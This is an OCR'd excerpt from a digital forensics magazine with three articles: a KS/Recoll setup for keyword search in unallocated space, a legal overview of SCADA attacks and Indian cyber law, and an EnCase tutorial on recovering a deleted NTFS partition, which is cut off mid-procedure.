


Figure 3. *The KS package*

Opening the README.txt file we can find the rules to use the program:

- copy the content of usr_share_recoll_examples into /usr/share/recoll/examples;
- put rclbin into /usr/share/recoll/filters and make it executable sudo chmod +x /usr/share/recoll/filters/rclbin;
- if you need to add others file types you can add them changing mimeconf and mimemap files;
- sudo bash ks.sh.

Let's see what is inside the file rclbin, just the customized part:

```
# set variables
LANG=C ; export LANG
LC_ALL=C ; export LC_ALL
progname="rclbin"
filetype=  # what can I put here?

decoder="strings -e S"
# Not ready to use this for now (it outputs html, so the code below has to
# be simplified.)
```

This file is a filter applied for all those files without a specific tool to open them, we can see into mimeconf:

```
# added by Nanni Bassetti

application/sqlite = exec rclbin
application/flv = exec rclbin
application/dwg = exec rclbin
application/jpg = exec rclbin
application/exe = exec rclbin
application/com = exec rclbin
application/itu = exec rclbin
application/mp3 = exec rclbin
application/mp4 = exec rclbin
```

…For others file types the Recoll uses its filters, like:

```
application/ogg = exec rclogg
application/pdf = exec rclpdf
…
```

Let's see what is inside mimemap file, just the customized part:

```
# added by Nanni Bassetti
.sqlite = application/sqlite
.flv = application/flv
.dwg = application/dwg
.jpg = application/jpg
.exe = application/exe
.com = application/com
.itu = application/itu
.mp3 = application/mp3
.mp4 = application/mp4
.avi = application/avi
.mpg = application/mpg
…
```

So, if we need to add a new file format, we have to add the file extension into mimemap and then into mimeconf, for example if we want to add the file extension ".xyz" we have to add it into mimemap in this way:

```
.xyz = application/xyz
```

and in mimeconf:

```
application/xyz = exec rclbin
```

This way allows to the Recoll to extract the strings from the files .xyz and put them into its database.




Figure 4. *KS in action*




Figure 5. *The spaces created*

RECOLL IN ACTION

The RECOLL allow the search for keywords also working in compressed files and email attachments in short, once indexed all the content you had to be able to search for keywords or phrases, just as you would with Google.



Figure 6. *Recoll in action – finding the keyword "blade"*




Figure 7. *Recoll in action – finding the JPG files*

CONCLUSION

This is a work all open source and its making has been reached thanks to the collaboration of some friends and developers. This kind of crowdsourcing could bring KS to future developments, because one big issue is discover all the lost tracks spread on the disk surface, without using tens of tools or spending a lot fo money.

With this tool/technique we can find evidences in many file types and in the unallocated and slack space, with the freedom to have all in a database that allow to us to do many researches fast and simply.

ON THE WEB

- *http://scripts4cf.sf.net*
- *http://www.lesbonscomptes.com/recoll/*
- *http://www.caine-live.net*

ABOUT THE AUTHOR

Nanni Bassetti, Nanni Bassetti, Digital Forensics Expert, Computer Science master degree, C.A.IN.E. Linux forensic distro project manager, founder of CFI – Computer Forensics Italy, mailing list specialized in digital forensics topics, co-developer of SF-Dumper and founder of the web site http://scripts4cf.sf.net.
Teacher in many courses and meetings about the computer forensics. Developer of some bash scripts and author of many articles. His main job is the digital forensics consultant working for privates and sometimes for the judges and prosecutors. He lives in Bari – Italy. Personal website: http://www.nannibassetti.com – e-mail: digitfor@gmail.com

SUPERVISORY CONTROL & DATA ACQUISITION & INDIAN CYBER LAW

by Aashish Satpute

War is beginning. Not in a galaxy far away, but to the industrial controls that make our life here on earth bearable. Inside every electric utility, sewage processing site, nuclear plant, and other industrial sites there is a whole army of SCADA devices controlling and monitoring the ebb and flow power and filth. But this army is weak and vulnerable. Attacks on these systems can cripple vital infrastructure causing widespread damage. The examples of this are plentiful.

What you will learn:

- What role disaster recovery plays in your organization
- How to constructing a disaster recovery plan
- The roles projects play when planning your disaster recovery environment and plan
- Assembling an incident response team and process
- How incident response and disaster recovery are processes that work together

What you should know:

- Familiarity with basics of a information technology organization
- A understanding of risk management
- Basic concept of computer networks

In 2011 hackers were able to access critical pumps and cause damage at the City of South Houston's water plant Stuxnet, which grabbed headlines for a while was also a SCADA attack, although it is thought to have been designed to target Iranian nuclear plants (*http://blog.anitian.com/all-your-scada-are-belong-to-us/* accessed on 24 April 2013).

In addition to this, India's oil rigs have been targeted through a method known as Supervisory Control and Data Acquisition (SCADA). This attack on the Oil and Natural Gas Corporation in the year 2010 was however prevented. Had there been a let up, it would have affected 70 drilling rigs in the country. This would have been a major setback as India would not have been able to produce oil for a couple of weeks. There have also been attempts made at the control system of the Delhi metro (*http://www.rediff.com/news/report/india-still-on-the-back-foot-in-countering-cyber-attacks/20120216.htm* Accessed as on 27 April 2013).

WHAT IS MEANT BY SCADA (SUPERVISORY CONTROL AND DATA ACQUISITION)?

SCADA is an acronym for Supervisory Control and Data Acquisition. SCADA systems are used to monitor and control a plant or equipment in industries such as telecommunications, water and waste control, energy, oil and gas refining and transportation. These systems encompass the transfer of data between a SCADA central host computer and a number of Remote Terminal Units (RTUs) and/or Programmable Logic Controllers (PLCs), and the central host and the operator terminals. A SCADA system gathers information (such as where a leak on a pipeline has occurred), transfers the information back to a central site, then alerts the home station that a leak has occurred, carrying out necessary analysis and control, such as determining if the leak is critical, and displaying the information in a logical and organized fashion. These systems can be relatively simple, such as one that monitors environmental conditions of a small office building, or very complex, such as a system that monitors all the activity in a nuclear power plant or the activity of a municipal water system. Traditionally, SCADA systems have made use of the Public Switched Network (PSN) for monitoring purposes. Today many systems are monitored using the infrastructure of the corporate Local Area Network (LAN)/Wide Area Network (WAN). Wireless technologies are now being widely deployed for purposes of monitoring (*http://www.ncs.gov/library/tech_bulletins/2004/tib_04-1.pdf* accessed on 24 April 2013).

HOW ATTACKS CAN BE MADE ON SCADA (SUPERVISORY CONTROL & DATA ACQUISITION)?

After going through what is mean by SCADA one should have to know how Attacks are made on the SCADA.

Method(s) used by a perpetrator to carry out an attack on SCADA.

Exploitation of IT Devises – That in order cause attacks on SCADA Attackers started unauthorized use of IT Devises. Ex. Storing unauthorized or various files on a server started using such server as trigger for further unauthorized activity.

Controller get Compromised – Attackers gains unauthorized or dishonest and fraudulent use of user Privileges on a host or server for monetary benefits which is causing attacks over it.

Social Engineering – Now days social engineering is an inevitable part of human life and due to this an attackers by way of social engineering Gaining unauthorized access to privileged information through human interaction and targeting people's minds rather than their computers.

Virus – A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves (*http://www.webopedia.com/TERM/V/virus.html* accessed as on 27 April 2013).

Web Compromise (SQL injection attack) – The most common SQL injection attack sends a malformed query to the SQL database via some input mechanism (i.e. a search or other input field, or directly as part of the URL). If not properly sanitized, the malformed query can be improperly acted upon by the database as if it were a command rather than a request for information. And because Web page content can be based upon the information contained in the database, this can result in tainted content being embedded on the compromised site (*http://antivirus.about.com/od/securitytips/a/Website-Compromises-Understanding-Web-Malware.htm* accessed as on 27 April 2013). Using such SQL injections an attacker finds vulnerabilities in a website to further an attack on SCADA. In spring 2008, Web attackers merged with botnet operators – in effect, the criminals embraced 'the cloud' and began delivering malware-as- a-service through these powerful distributed networks of infected computers. The effects were real and immediate (*http://antivirus.about.com/od/securitytips/a/Website-Compromises-Understanding-Web-Malware.htm* accessed as on 27 April 2013).

Trojan – Trojan is a non-self-replicating type of malware which appears to perform a desirable function but instead drops a malicious payload, often including a backdoor allowing unauthorized access to the target's computer. These backdoors tend to be invisible to average users (*http://en.wikipedia.org/wiki/Trojan_horse_(computing)* accessed as on 27 April 2013). And hence by penetrating Trojans on main Servers makes easy to attackers to attacks on SCADA.

Worm – A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security fail-

ures on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas Viruses almost always corrupt or modify files on a targeted computer (*http://en.wikipedia.org/wiki/Computer_worm* Accessed as on 27 April 2013). A Programs that spreads itself by attacking other machines and copying itself to them.

Denial of Service – Denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet (*http://en.wikipedia.org/wiki/Denial-of-service_attack* Accessed as on 27 April 2013). Attackers whose main intent is to denies the accesses of the services: namely to crash or hang a program or the entire system.

Other System Failure – The incident was caused by a design failure or other unknown.

EFFECTS OF ATTACKS ON SCADA (SUPERVISORY CONTROL AND DATA ACQUISITION)?
http://sigite2012.sigite.org/wp-content/uploads/2012/08/session17-paper01.pdf Accessed as on 24 April 2013.

Disrupt – Access change, removal of access to victim or to information. Manipulate permissions, e.g. Denial of Service attack or Trojan horse. “Disrupt” would be the least invasive nature of attack.

Distort– File change, modification of information from victim. This is a change to data within files.

Destruct – File deletion, removal of information from victim. Destruct would be seen as the most invasive and malicious and may include Distort or Disrupt.

Disclosure – Unauthorized exposure of information, other than in support of one of the above. Disclose would imply disclosure of information that may lead to further compromises. Ex. Download of password file.

Death – Loss of human life.

Unknown – Insufficient information to classify.

SUMMARY OF ATTACKS

1982 Siberian Pipeline Explosion Unknown Trojan Distort Intl
1992 Chevron Emergency Alert
1994 Salt River Project User Root Compromise,
1997 Worcester, MA Airport User Root Compromise,
1999 Gazprom Intl User Compromise,
1999 Bellingham, WA Gas Pipeline User Misuse of Resources Disrupt Com
2000 Maroochy Water System Intl Misuse of Resources,
2001 California Systems Operator Intl Root Compromise Unknown Gov
2003 Davis-Besse Nuclear Power
2003 CSX Corporation Unknown Virus Disrupt Com
2007 Tehama Colusa Canal
2010 Stuxnet Intl Worm, Root
2011 Night Dragon Intl Social Engineering,
2011 Duqu Intl Virus Disclosure Intl
2012 Flame Unknown Worm Disclosure, Destruct Intl

INDIAN CYBER LAW AND SCADA

Today India is talking in terms of more command and control centers apart from having computer emergency response teams. There will also be a National Critical Information Infrastructure Protection Centre comprising of technical experts who would constantly monitor any breach or intrusion into the Indian cyber space.

In the past, India often realized that an intrusion has occurred only after the Attack took place. Indian Intelligence officials point out that there is a lot of snooping that is taking place on cyber space and there have been many instances to show that countries such as China are looking for information. Affected areas have been the border security control systems, the defense ministry and also the ministry of external affairs. It is no longer a minor problem and if India does not get its act together soon, the situation will become very serious (*http://www.rediff.com/news/report/india-still-on-the-back-foot-in-countering-cyber-attacks/20120216.htm* Accessed as on 27 April 2013).

SCADA employed in many PSU of the nation's e.g. malware like Stuxnet and Duqu has created nuisance for developed countries like USA and other nations.

India, the critical infrastructure Security in India is not Sound. It is also pertaining to note that in India there is neither any executable SCADA cyber security policy of India nor there is any legal protection rules and regulation of India. Even the Indian nuclear facilities may not fully cyber secure.

Cyber security experts say that there is an on-going war in the online space between India and Pakistan. There are a bunch of guys who call themselves as the Pakistan Hackers Army, who are under the control of their security establishment. So far they have been carrying out more attacks with the intention of embarrassing the security establishment in India. However, the real threat is not from these attackers, but from the ones targeting the SCADA software. This would mean water boards, satellites, factories and Power plants that cater to essential services would be hit once such an attack is carried out. Hackers both from Pakistan and China, which have a great interest in India, often, manipulate real world equipment with help of the deadly Stuxnet worm (*http://www.rediff.com/news/report/india-still-on-the-back-foot-in-countering-cyber-attacks/20120216.htm* Accessed as on 28 April 2013).

ABOUT THE AUTHOR

Aashish Satpute is an Advocate practicing in the Bombay High Court. Aashish Satpute is a Certified Digital Evidence analysts and a Certified Cyber-Crime Investigator. Currently he is working as a Techno-Legal Consultant and an Associate with Singhania & Co. (Solicitors & Advocates) an International law firm where he deals with various matters relating to Cyber laws & IPR, Media Laws, Telecommunication Laws. He has conducted exclusive training programs for law enforcement agencies like Judiciary, Police and Collector etc. He regularly writes on IT Law related issues. Contact: aashishsatpute12@gmail.com

Disclaimer: The aforementioned article is provided for informational purposes only and do not constitute legal advice. These materials are intended, but not promised or guaranteed to be current, complete, or up-to-date and should in no way be taken as an indication of future results. That Transmission of the information is not intended to create, and the receipt does not constitute, an Advocate-client relationship between sender and receiver. The said article on this website is offered only for general informational and educational purpose. They are not offered as and do not constitute legal advice or legal opinions.

UNDERTAND AND SOLVE PROBLEMS WITH NTFS PARTITION

by Carlos Dias

Sometimes in an investigative work we bump into the problems with disk's partitions. The partition can be lost or corrupted and we can lose our evidence with these problems.
A partition also can be excluded when the suspect knows that he will be investigated and this situation happens every time.
This article will help if these problems happen with you.

What you will learn:

- How works a partition in a hard disk;
- Which are the important components of NTFS partition;
- How to find out where is the signature of partition using Encase;
- How to recover a partition excluded using Encase.

What you should know:

- Familiarity with the Encase Forensics;
- Familiarity with Microsoft Windows;
- To follow this article you need to have a RAW image from a hard disk with NTFS partition excluded.

It is very important to know how to recover a partition if it was lost or excluded and there are lots of tools can recovery partition automatically. But, is important to understand how this tools works and know how to do recovery partition manually.

There are lots of kind partitions and we will dedicate this article to explain about NTFS partition in a simple way. There for, the objective this article is to show you how it works a NTFS partition and how to recovery it if was excluded or lost.

If you want to deepen the studies about NTFS you can get all details on the link: *http://technet.microsoft.com/en-us/library/cc781134(v=ws.10).aspx*.

WHAT IS A PARTITION?

For the operation system each kind of partition works in a different way, but for the hard disk all partition works like. A partition for the hard disk is how a logical adhesive put at the disk to store files. The picture below shows off a simple way how works this structure:




Figure 1.

The disk is divided by sectors of 512 byte size and the partition is divided by clusters. The size of cluster depends of the partition kind and can be also configured manually.

When is created a partition in a disk, the clusters will take the place of sectors' disk logically. For example, for a default NTFS partition the size of cluster is 4096 byte and one cluster will take the place of 8 sector's disk, because the size of each sector is 512 byte (4096 / 512 = 8).

The differences among the kind of partitions are on the size of cluster and how the operation systems will manage the partition, you can get more information about the differences among partitions in the link: *www.ntfs.com/ntfs_vs_fat.htm.*

IMPORTANT COMPONENTS OF NTFS PARTITION

There are included in a structure of NTFS partition important components for the operation system and these components can help us in a digital forensic investigation. The picture below show these components throw the Encase.




Figure 2.

$Mft – (Master file table) contains one base file record for each file and folder on NTFS volume. If the allocation information for a file or folder is too large to fit within a single record, other file records are allocated as well.

$MftMirr – (Master file table mirror) guarantees access to the MFT in case of a single-sector failure. It is a duplicate image of the first four records of the MFT.

$LogFile – (Log file) contains information used by NTFS for faster recoverability. The log file is used by Windows Server 2003 to restore metadata consistency to NTFS after a system failure. The size of the log file depends on the size of the volume, but you can increase the size of the log file by using the Chkdsk command.

$Volume – (Volume) contains information about the volume, such as the volume label and the volume version.

$AttrDef – (Attribute definitions) lists attribute names, numbers, and descriptions.

$Bitmap – (Cluster bitmap) represents the volume by showing free and unused clusters.

$Boot – (Boot sector) includes the BPB used to mount the volume and additional bootstrap loader code used if the volume is bootable.

$BadClus – (Bad cluster file) contains bad clusters for a volume.

$Secure – (Security file) contains unique security descriptors for all files within a volume.

$Upcase – (Upcase table) converts lowercase characters to matching Unicode uppercase characters.

$Extend – (NTFS extension file) is used for various optional extensions such as quotas, reparse point data, and object identifiers.

ABOUT PARTITION SIGNATURE

There is on the beginning of partition a signature to identify it, alike there is in a file. To recover a partition is necessary to know which is the signature regarding that partition. The picture below show a disk with a NTFS partition and note the signature ëR|NTFS on the beginning of partition.




Figure 3.

The NTFS signature can be searched in hexadecimal format as well - EB 52 90 4E 54 46 53.

HOW TO FIND A PARTITION EXCLUDED IN A DISK

When a partition is excluded from the disk we cannot see the structure files and when the disk is added in the Encase it will be how unused area or unallocated cluster, this also happening with the partition when it is not recognized:




Figure 4.

In these situation is necessary to find the signature partition, which is the beginning byte and to know which is the kind of the partition, so you can try to mount it manually. Let's show how to do it.

When you add evidence in Encase you need to open the option called "Disk":




Figure 5.

Navigate among the clusters to find the partition signature:




Figure 6.

After found the cluster with the partition signature click on right button and chose the option “Add Partition”:




Figure 7.

Select the partition type NTFS and click on the button “OK”:




Figure 8.

The partition will be mounted:

